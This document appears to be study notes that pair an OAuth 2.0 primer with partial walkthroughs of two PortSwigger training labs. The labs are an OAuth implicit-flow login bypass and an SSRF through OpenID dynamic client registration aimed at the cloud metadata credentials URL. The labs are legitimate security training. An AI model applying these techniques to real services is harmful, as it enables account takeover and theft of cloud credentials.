


# Auth 2.0

## Introduce OAuth 2.0

The OAuth 2.0 authorization framework enables a third-party application to obtain limited access to an HTTP service, either on behalf of a resource owner by orchestrating an approval interaction between the resource owner and the HTTP service, or by allowing the third-party application to obtain access on its own behalf.

This section will help developers understand the concepts in OAuth 2.0, but not in deep of OAuth 2.0. Here is an overview of a very simple OAuth 2.0 flow:



## OAuth 2.0 Roles

There are usually four roles in an OAuth 2.0 flow. Let's take GitHub as an example, you are building an application to analyze one's code on GitHub:

- **Client:** a client is a third-party application, in this case, it is your application.
- **Resource Owner:** the users and orgs on GitHub are the resource owners, since they own their source code (resources).
- **Resource Server:** The API servers of GitHub. Your **client** will make requests to the resource server to fetch source code. The server serves resources.
- **Authorization Server:** The server for **client** to obtain an access token.

## OAuth 2.0 Flow

The above image is a simplified version of an OAuth 2.0 authorization. Let's take GitHub as an example. A user wants to use your application to analyze his/her source code on GitHub.

It usually takes these steps:

1. Your application (**client**) prompts the user to log in.
2. The user clicks the *login* button, your application will redirect to GitHub's authorize page (**Authorization Server**).
3. The user (he/she is a GitHub user, which means he/she is a **Resource Owner**) clicks the *allow* button to tell GitHub that he/she granted the access.
4. The **Authorization Server** issues an **access token** to your application. (This step can contain several sub-steps)
5. Your application uses the **access token** to fetch source code from GitHub's **Resource Server**, analyze the source code and return the result to your application user.


But there are more details inside the flow. The most important thing in OAuth 2.0 is the authorization. A client obtains an access token from the authorization server with the grant of the resource owner.

## Grant Types


Authorization server MAY supports several **grant types** during the **authorization**, step 1 and 2. A grant type defines a way of how the authorization server will verify the request and issue the token.

There are lots of built-in grant types in Authlib, including:

- [AuthorizationCodeGrant](#)



- [ImplicitGrant](#)



Take `authorization_code` as an example, in step 2, when the resource owner granted the access, **Authorization Server** will return a `code` to the client. The client can use this `code` to exchange an access token:

```
POST /token HTTP /1.1
Host: server.example.com

Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW

Content-Type: application/x-www-form-urlencoded

grant_type=authorization_code&code=SplxlOBeZQQYbYS6WxSbIA
```

## Client Authentication Methods

In the above code, there is an `Authorization` header; it contains the information of the client. A client **MUST** provide its client information to obtain an access token. There are several ways to provide this data, for instance:

- `none`: The client is a public client which means it has no `client_secret`

```
POST /token HTTP /1.1
Host: server.example.com
Content-Type: application/x-www-form-urlencoded
```

```
grant_type=authorization_code&code=SpIxlOBeZQQYbYS6WxSbIA
&client_id=s6BhdRkqt3
```

- `client_secret_post` : The client uses the HTTP POST parameters

```
POST /token HTTP /1.1
Host: server.example.com
Content-Type: application/x-www-form-urlencoded

grant_type=authorization_code&code=SpIxlOBeZQQYbYS6WxSbIA
&client_id=s6BhdRkqt3&client_secret=gX1fBat3bV
```

- `client_secret_basic` : The client uses HTTP Basic Authorization

```
POST /token HTTP /1.1
Host: server.example.com

Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW
Content-Type: application/x-www-form-urlencoded

grant_type=authorization_code&code=SpIxlOBeZQQYbYS6WxSbIA
```

There are more client authentication methods defined by OAuth 2.0 extensions, including `client_secret_jwt` , `private_key_jwt` . They can be found in section **Using JWTs for Client Authentication**.

## Token Scopes

Scope is a very important concept in OAuth 2.0. An access token is usually issued with limited scopes.

For instance, your “source code analyzer” application MAY only have access to the public repositories of a GitHub user.

## Endpoints

The above example only shows one endpoint, which is **token endpoint**. There are more endpoints in OAuth 2.0. For example:

- **Token Revocation Endpoint**
- **Dynamic Client Registration Endpoint**
- **Token Introspection Endpoint**

## Lab: Authentication bypass via OAuth implicit flow

This lab uses an OAuth service to allow users to log in with their social media account. Flawed validation by the client application makes it possible for an attacker to log in to other users' accounts without knowing their password.

To solve the lab, log in to Carlos's account. His email address is `carlos@carlos-montoya.net`.

You can log in with your own social media account using the following credentials: `wiener:peter`.

The screenshot displays the Burp Suite interface. The top menu bar includes Dashboard, Target, Proxy, Repeater, Intruder, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Search, and Settings. The 'Proxy' tab is active, showing the 'HTTP history' section. A filter is applied: 'Filter settings: Hiding CSS, image and general binary content'. The HTTP history table lists various requests, with request #22 highlighted in green. This request is a POST to 'https://0a670074040a0be4.../authenticate' with a status code of 302. Below the table, the 'Request' tab is selected, showing the raw request details in the 'Inspector' panel. The request is a POST with a 'Content-type: application/json' header. The 'Inspector' panel on the right shows request attributes, cookies, headers, and response headers.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
2	https://tags.srv.stackadap...	GET	/js_tracking?url=https%3A%2F%2Fportswigger.net...		✓	204	1319				
3	https://googleads.g.double...	GET	/pagead/id			302	745	HTML			
4	https://0a670074040a0be4...	GET	/social-login			200	3120	HTML		Authentication bypa...	
6	https://0a670074040a0be4...	GET	/academyLabHeader			101	147				
7	https://oauth-0afe00e804...	GET	/auth?client_id=brz2ljcy6jezakky17yob8&redirect_uri...		✓	302	681	HTML			
8	https://oauth-0afe00e804...	GET	/interaction/2CFWdux7z8xi4hfCIUmPg			200	4664	HTML		Sign-in	
10	https://oauth-0afe00e804...	GET	/resources/labheader/images/logoAcademy.svg			200	8823	XML	svg		
13	https://oauth-0afe00e804...	POST	/interaction/2CFWdux7z8xi4hfCIUmPg/login		✓	302	277				
14	https://oauth-0afe00e804...	GET	/auth/2CFWdux7z8xi4hfCIUmPg			302	921	HTML			
15	https://oauth-0afe00e804...	GET	/interaction/2CFWdux7z8xi4hfCIUmPg			200	4843	HTML		Sign-in	
16	https://0a670074040a0be4...	GET	/resources/images/blog.svg			200	7499	XML	svg		
17	https://oauth-0afe00e804...	POST	/interaction/2CFWdux7z8xi4hfCIUmPg/confirm			302	277				
18	https://oauth-0afe00e804...	GET	/auth/2CFWdux7z8xi4hfCIUmPg			302	1269	HTML			
19	https://0a670074040a0be4...	GET	/oauth-callback			200	833	HTML			
20	https://oauth-0afe00e804...	OPTIO...	/me			204	365				
21	https://oauth-0afe00e804...	GET	/me			200	467	JSON			
22	https://0a670074040a0be4...	POST	/authenticate		✓	302	168				


**Request** | **Response**

Pretty | Raw | Hex

9 Content-type: application/json  
10 Content-Length: 103  
11 Origin: https://0a670074040a0be4819843cf009d0007.web-security-academy.net  
12 Sec-Fetch-Dest: empty  
13 Sec-Fetch-Mode: cors  
14 Sec-Fetch-Site: same-origin  
15 Priority: u=4  
16 ...

**Inspector**

Request attributes: 2  
Request cookies: 1  
Request headers: 18  
Response headers: 4




## Lab: SSRF via OpenID dynamic client registration

This lab allows client applications to dynamically register themselves with the OAuth service via a dedicated registration endpoint.

Some client-specific data is used in an unsafe way by the OAuth service, which exposes a potential vector for SSRF.


To solve the lab, craft an SSRF attack to access `http://169.254.169.254/latest/meta-data/iam/security-credentials/admin/` and steal the secret access key for the OAuth provider's cloud environment.

You can log in to your own account using the following credentials: `wiener:peter`




/.well-known/openid-configuration

We got the registration url







IF we are trying on /reg url we are not allowed with get method  
so not lets try with post




now allowed but they want something json



we have successfully registered and we have got the token  
now lets use that token and see what we get



We got the 200 response so now letss see on the collaborator



"so this is kind of SSRF so now lets acces the someting internal"

# Lab: SSRF via OpenID dynamic client registration

PRACTITIONER



LAB

Not solved



This lab allows client applications to dynamically register themselves with the OAuth service via a dedicated registration endpoint. Some client-specific data is used in an unsafe way by the OAuth service, which exposes a potential vector for SSRF.

To solve the lab, craft an SSRF attack to access `http://169.254.169.254/latest/meta-data/iam/security-credentials/admin/` and steal the secret access key for the OAuth provider's cloud environment.

You can log in to your own account using the following credentials: `wiener:peter`

## Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

The screenshot displays the Burp Suite interface with a selected HTTP request and its corresponding response. The request is a POST to `/reg` on `http://example.com`. The response is a JSON object containing registration details, including a `registration_access_token` and a `client_secret`. The `redirect_uri` in the request is highlighted with an orange circle, and the `registration_access_token` in the response is also highlighted with an orange circle.

**Request**

